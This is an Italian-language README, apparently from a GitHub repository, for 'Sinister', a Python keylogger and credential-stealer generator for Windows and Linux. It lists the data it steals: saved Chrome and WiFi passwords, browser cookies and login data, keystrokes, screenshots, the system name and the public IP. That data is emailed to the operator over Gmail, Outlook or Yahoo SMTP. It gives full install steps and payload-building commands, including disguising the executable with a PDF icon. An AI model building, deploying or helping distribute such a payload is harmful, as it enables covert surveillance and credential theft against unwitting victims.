 pushpenderindia/sinister

Sinister è un generatore di keylogger per Windows/Linux che invia i tasti premuti via email insieme ad altre interessanti informazioni sul target.



Questo piccolo script Python può fare un lavoro davvero eccezionale.
Sinister è un generatore di Keylogger per Windows/Linux, che invia key-log e screenshot tramite email insieme ad altre preziose informazioni sul bersaglio, scritto in Python 3.
:computer: Questo progetto è stato creato solo per scopi positivi e uso personale.
QUESTO SOFTWARE VIENE FORNITO "COSÌ COM'È" SENZA ALCUNA GARANZIA. PUOI UTILIZZARLO A TUO RISCHIO. L'UTILIZZO È SOTTO LA COMPLETA RESPONSABILITÀ DELL'UTENTE FINALE. GLI SVILUPPATORI NON SI ASSUMONO ALCUNA RESPONSABILITÀ E NON SONO RESPONSABILI PER QUALSIASI USO IMPROPRIO O DANNO CAUSATO DA QUESTO PROGRAMMA.
| Nome Server | Server SMTP | Porta SMTP |
|---|---|---|
| GMAIL | smtp.gmail.com | 587 |
| OUTLOOK | smtp-mail.outlook.com | 587 |
| YAHOO | smtp.mail.yahoo.com | 587 |
| Cosa può rubare lo Stealer integrato : |
|---|
| Chrome (Password salvate) |
| WiFi (Password salvate) |
| Cookie di Chrome (Login Data, Cookie, Cronologia) |
| Cookie di Firefox (cookies.sqlite) |
| Queste informazioni sono recuperate e inviate: |
|---|
| Sistema Operativo |
| Nome del Computer |
| Nome Utente |
| IPv4 Pubblico |
Il 30 maggio 2022, Google ha rimosso la funzionalità delle app meno sicure, quindi invece della password di Gmail:
password specifica per l'app durante la creazione del payload. Kali Linux - ROLLING EDITION
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
# Naviga nella directory /opt (opzionale)
$ cd /opt/

# Clona questo repository
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Vai nella cartella Sinister
$ cd Sinister

# Installa le dipendenze
$ bash installer_linux.sh

*** Nota: Quando appare la finestra di dialogo dell'installer Python durante l'esecuzione di installer_linux.sh ***
    * Clicca su installazione personalizzata
    * Seleziona Percorso : C:/Python37-32
    ### In questo modo Python verrà installato in questo percorso (all'interno di Wine) : ~/.wine/drive_c/Python37-32

# Se ricevi errori durante l'esecuzione di installer_linux.sh, prova installare con installer_linux.py
$ python3 installer_linux.py

$ chmod +x Sinister.py
$ python3 Sinister.py --help

# Creazione del payload/RAT
$ python3 Sinister.py -e [email protected] -p PasswordEmail -l -o nome_file_output --icon percorso_icona

# Creazione del payload utilizzando server SMTP GMAIL, configurazione porta (Default SMTP Server = smtp.gmail.com, Default SMTP Port = 587)
$ python3 Sinister.py -e [email protected] -p PasswordEmail -l -o nome_file_output --icon percorso_icona

# Creazione del payload utilizzando server SMTP OUTLOOK, configurazione porta
$ python3 Sinister.py -e [email protected] -p PasswordEmail -x smtp-mail.outlook.com -y 587 -l -o nome_file_output --icon percorso_icona

# Creazione del payload utilizzando server SMTP YAHOO, configurazione porta
$ python3 Sinister.py -e [email protected] -p PasswordEmail -x smtp.mail.yahoo.com -y 587 -l -o nome_file_output --icon percorso_icona

Nota: Puoi anche usare le nostre icone personalizzate dalla cartella icon, usale così  --icon icon/pdf.ico
# Installa le dipendenze
$ Installa l'ultima versione di Python 3.x

# Clona questo repository
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Entra nel repository
$ cd Sinister

# Installa le dipendenze
$ python -m pip install -r requirements.txt

# Apri Sinister.py in un editor di testo e configura la riga 16 WINDOWS_PYTHON_PYINSTALLER_PATH = "C:/Python37-32/Scripts/pyinstaller.exe"

# Menu di aiuto
$ python Sinister.py --help
